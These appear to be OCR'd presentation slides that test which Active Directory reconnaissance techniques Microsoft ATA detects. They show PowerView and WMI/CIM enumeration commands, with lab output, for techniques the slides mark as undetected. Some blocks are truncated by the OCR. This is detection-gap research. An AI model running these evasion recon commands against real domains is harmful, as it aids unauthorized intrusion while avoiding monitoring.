


1 month of learning:

- Abnormal behavior
- Abnormal sensitive group modification
- Recon using Directory Services


1 week of learning:

- Encryption downgrades (skeleton key, golden ticket, over pass the hash)
- Brute force



Internal Recon


Detected: Bulk DNS queries, nslookup, zone transfers



Reconnaissance using DNS

Suspicious DNS activity was observed, originating from WIN10A (which is not a DNS server) against DC03.

Detected*: AD Recon using SAMR protocol or tools like “net user /domain”




Reconnaissance using directory services enumeration

The following directory services enumerations using SAMR protocol were attempted against DC from CLIENT1:


- Successful enumeration of all users in contoso.com by Chandan Bharti

Tuesday, April 25, 2017 at 10:38 PM New

Not Detected: Using LDAP/Powerview To Gather Computers/Users



```
PS C:\Users\JohnVanwagoner\Desktop> Get-NetComputer -verbose -domain prod.local
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=prod,DC=local
DC03.prod.local
Win10a.prod.local
SQL01.prod.local
win10c.prod.local
app01.prod.local
```



```
PS C:\Users\JohnVanwagoner\Desktop> Get-NetGroupMember -GroupName "Enterprise Admins" -Domain dev.local -ve
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=dev,DC=local


GroupDomain  : dev.local
GroupName    : Enterprise Admins
MemberDomain : dev.local
MemberName   : MyronHayes
MemberSid    : S-1-5-21-1833099165-4213543110-3108917803-1547
IsGroup      : False
MemberDN     : CN=Hayes\, Myron,OU=US,OU=DemoUser,DC=dev,DC=local

GroupDomain  : dev.local
GroupName    : Enterprise Admins
MemberDomain : dev.local
MemberName   : Administrator
MemberSid    : S-1-5-21-1833099165-4213543110-3108917803-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=dev,DC=local
```


Not Detected: Enumeration via WMI Local Name Space

Domain User Accounts:

```
Get-WmiObject -Class Win32_UserAccount -Filter "Domain='dev' AND
Disabled='False'" | Select Name, Domain, Status, LocalAccount,
AccountType, Lockout, PasswordRequired, PasswordChangeable,
Description, SID
```

Domain Groups:

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND
Name like '%Admin%'”
```




```
PS C:\Users\FranklinAbbott> Get-WmiObject -Class Win32_GroupInDomain | Select PartComponent | Select-String -Pattern "
crosoft Advanced Threat Analytics“

@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Administrators"
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Users"}
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Viewers"}
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics
Administrators"}
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Users"}
@{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Viewers"}
```

Not Detected: Enumeration via WMI Local Name Space (Cont’d)

Domain Group User Memberships:


```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev'
AND Name='Enterprise Admins'" | Get-CimAssociatedInstance -
Association Win32_GroupUser
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev'
AND Name='Microsoft Advanced Threat Analytics Administrator'" |
Get-CimAssociatedInstance -Association Win32_GroupUser
```



```
PS C:\Users\FranklinAbbott> Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Enterprise Admins'"
 | Get-CimAssociatedInstance -Association Win32_GroupUser

Name           Caption              AccountType           SID                     Domain
----           -------              -----------           ---                     ------
Administrator  DEV\Administrator    512                   S-1-5-21-1833099165-42... DEV
```

Detected: Default Session Enumeration via UserHunter, NetSess



```
PS C:\Use                                             verbose
VERBOSE:
VERBOSE:
VERBOSE:
VERBOSE:
VERBOSE:
```

Reconnaissance using SMB Session Enumeration


OPEN

SMB session enumeration attempts were successfully performed by Vanwagoner, John, from WIN10A against DC03, exposing 2 accounts.

2:51 PM – Now

TIME	ACCOUNTS	RESULT	EXPOSED ACCOUNTS	AGAINST DOMAIN CONTROLLERS
7/27/17 3:04 PM	Vanwagoner... Health physicist	Success	2 exposed accounts	DC03

Not Detected: Session Enumeration By Excluding DC’s



```
PS C:\Users\JohnVanwagoner\Desktop> Invoke-UserHunter -ComputerFile .\hosts.txt -GroupName "Enterprise Admins"
VERBOSE: [*] Running Invoke-UserHunter with delay of 0
